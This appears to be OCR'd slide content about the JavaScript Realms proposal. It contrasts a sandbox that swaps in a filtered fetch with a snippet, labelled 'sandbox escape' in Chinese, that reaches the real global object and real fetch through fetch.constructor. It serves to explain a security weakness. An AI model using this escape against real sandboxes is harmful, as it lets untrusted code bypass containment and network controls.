
https://github.com/tc39/proposal-realms/



```
const r = new Realm()
r.globalThis.fetch = (req) => {
  if (safe(req)) return fetch(req)
  return Promise.reject(new Error("Network error"))
}
r.import('./dangerous.js')
```




```javascript
const realFunction = fetch.constructor
const realGlobal = new realFunction('return this')
const realFetch = realGlobal.fetch
```



Global
Object
Object.prototype
Function
Function.prototype
Array
Array.prototype
fetch
r = new Realm()
Global
Object
Object.prototype
Function
Function.prototype
Array
Array.prototype
fetch (fake)

沙盒逃逸

